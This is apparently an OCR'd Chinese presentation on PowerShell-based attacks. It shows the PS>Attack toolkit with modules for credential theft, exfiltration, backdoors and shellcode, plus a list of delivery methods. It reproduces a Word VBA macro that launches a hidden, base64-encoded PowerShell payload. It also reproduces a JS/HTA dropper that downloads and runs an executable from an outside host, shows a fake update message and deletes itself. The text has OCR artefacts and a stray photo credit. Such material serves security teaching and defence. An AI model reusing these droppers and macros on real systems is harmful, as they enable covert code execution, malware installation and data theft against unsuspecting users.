
cmd.exe	16216	0
nps.exe	13460	13460
conhost.exe	15380	0
igfxEM.exe	6252	6252
YoudaoNote.exe	8112	8112
YNoteCefRender.exe	8256	8112
YNoteCefRender.exe	8340	8112
YNoteCefRender.exe	8360	8112
DocToPDF.exe	8088	8088
AdobeARM.exe	9616	9616
jusched.exe	9732	9732

```
System.Diagnostics.Process (wwbizsrv)
System.Diagnostics.Process (YNoteCefRender)
System.Diagnostics.Process (YNoteCefRender)
System.Diagnostics.Process (YNoteCefRender)
System.Diagnostics.Process (YoudaoNote)
System.Diagnostics.Process (ZeroConfigService)

C:\Users[redacted]\Desktop>nps.exe Get-Date
2017/6/23 19:55:52

C:\Users\Thinkpad\Desktop>_
```

从.Net运行powershell



```
Loading...
Decrypting: Will Schroeder - KeePassConfig
Decrypting: Will Schrorder (Harmj0y) - Invoke-Kerberoast
Decrypting: PowerTools - PowerView
Decrypting: PowerTools - PowerUp
Decrypting: hlldz - Invoke-Phant0m
Decrypting: Nishang - Out-Dnstxt
Decrypting: Nishang - Do-Exfiltration
Decrypting: Nishang - dns_txt_pwnage
Decrypting: Nishang - Get-Wlan-Keys
Decrypting: Nishang - Add-Exfiltration
Decrypting: Nishang - Get-Information
Decrypting: Nishang - Invoke-PsUACme
Decrypting: Nishang - Gupt-Backdoor
Decrypting: PowerSploit - Invoke-Shellcode
Decrypting: PowerSploit - Invoke-WMICommand
Decrypting: PowerSploit - Invoke-Mimikatz
Decrypting: PowerSploit - Invoke-Ninjacopy
Decrypting: PowerSploit - Invoke-GPPPassword
Decrypting: PowerSploit - VolumeShadowCopyTools
Decrypting: PSAttack - Get-Attack
Decrypting: Kevin Robertson - Inveigh
Decrypting: Kevin Robertson - Inveigh-Relay
Decrypting: Kevin Robinson - Tater
Decrypting: Kevin Robinson - Invoke-SMBExec
Decrypting: Kevin Robinson - Invoke-WMIExec
Decrypting: Kevin Robinson - Invoke-SMBClient
Decrypting: Besimorhino - Powercat
Decrypting: Putterpanda - Invoke-Mimikittenz
Decrypting: Luke Bagget - dnscat2.ps1
```




```
[Version 1.9] Build Date 2017/6/18 18:30:58

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Users\[redacted]Downloads\PSAttack-1.9\x86 #> Get-attack
Welcome to PS>Attack!

Get-Attack will let you search through the built in attacks to find what you're
 looking for.

The search will look through the d[redacted]cription of the attacks as well as some pre
defined
categories. Those categories are:

[*] Recon
[*] Passwords
[*] Exfiltration
[*] Code Execution
[*] File Tools
[*] Network

Get-Attack Examples:
[*] get-attack netcat
[*] get-attack passwords
[*] get-attack smb

Once you find an attack you want to try, you can find out more about the comman
d with the
get-help command. You can also use the -Examples parameter with 'get-help' to v
iew examples
of using most commands.

Get-Help Examples:
[*] get-help invoke-mimikatz
[*] get-help invoke-mimikatz -Examples
```

Powershell攻击

© ©INPHO/Cathal Noonan

多种方式调用



VBA

Wmi


CHM

绕过执行策略

HTA

Js/Vbs

Office VBA-PowerShell




Microsoft Word 2010

This document was edited in a different version of Microsoft Word

Microsoft Visual Basic for Applications - Fbbaa137e4fbd65de958f48a38a6db5c473c5f2e7edb6d2797edeba495db3e54 [design] - [ThisDocument (Code)]


```
Sub Execute()
    Dim payload
    payload = "powershell.exe -WindowStyle hidden -nologo -noprofile -e SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC
& "AbQBrAGsAYQBRAGgAcQBWAGkAUgBKAEkATABIAE4AaABFAHYAMQBDAFYASgA3AGgAZgBoAGsAQwBRAHgAZABvAGsAUwBkAC8AUQBnAC8AYQBSADgAQQArAE8ANwBPAEgAMQBtADEARgB
& "AMgBlADMAUgBsAEoASwBlAGcAegBLAFAAaQBxAE0ASQBuAGQANQBhADYANgBvAHoAUABZAGgARAB3AHkATwBKAHAANwBXAE0AQQBOAGcAVgB6AEgANABHADAAdQBvAEwARQBWAC8AcAE
& "AQwAzAC8ATABqAFgANABWAEQAawBBAGQASQBVAFAATABSADUASwBsAHgAUwBlAGcAVgBZAFYAbwByAEgAeQBYAEsAVwB5AHoAagBWADEANQBKAE0AWgA3AFAAaQBLAGcAaQBlAHMAWAA
& "ANgA3ADMAbgByAFMAVQBxAC8ASAA5AFMAVgBxAEkAdABTAEkAbQBvADYAcAA4ADcAdQBKAEwAbABCAFAAZABYAEQAZwA4AE8AdwB1ADAASQBJAHcAYQBDAEQAZABkAEMAbAA1ADYAbwA
& "AVgB6AHAAVgBvACsAQwBUAHcALwBuAFkAUwBBAGMAOQBnAFAAdgB6ADgALwBpAEgAOQB4ADMAZQAyAFcATgA0AEIAdgBsAHcAYgA0AHYAVgAwAGEAUQBJAGYANgBTAG0AbQBxAGMAOAA
& "ARQBuAGQAKAApADsA"
    Call Shell(payload, vbHide)
End Sub
```

Js-PowerShell



```
try {
    moveTo(-100, -100);
    resizeTo(0, 0);
    a = new ActiveXObject('Wscript.Shell');
    a.Run("PowerShell -WindowStyle Hidden $d=$env:temp+'s4a2924808f66985de3a9ad1e3d743e0d.exe';(New-Object
    System.Net.WebClient).DownloadFile(' https://ahtaeereddit.org/17/524.dat',$d);Start-Process
    $d;[System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');[system.windows.forms.messag
    ebox]::show('Update complete.','Information',[Windows.Forms.MessageBoxButtons]::OK,
    [System.Windows.Forms.MessageBoxIcon]::Information);", 0, false);
    var b = new ActiveXObject('Scripting.FileSystemObject');
    var p = document.location.href;
    p = unescape(p.substr(8));
    if (b.FileExists(p))
        b.DeleteFile(p);
} catch (e) {}

close();
```

HTA -powershell



C:\Users\w[redacted]\Desktop\ps.hta

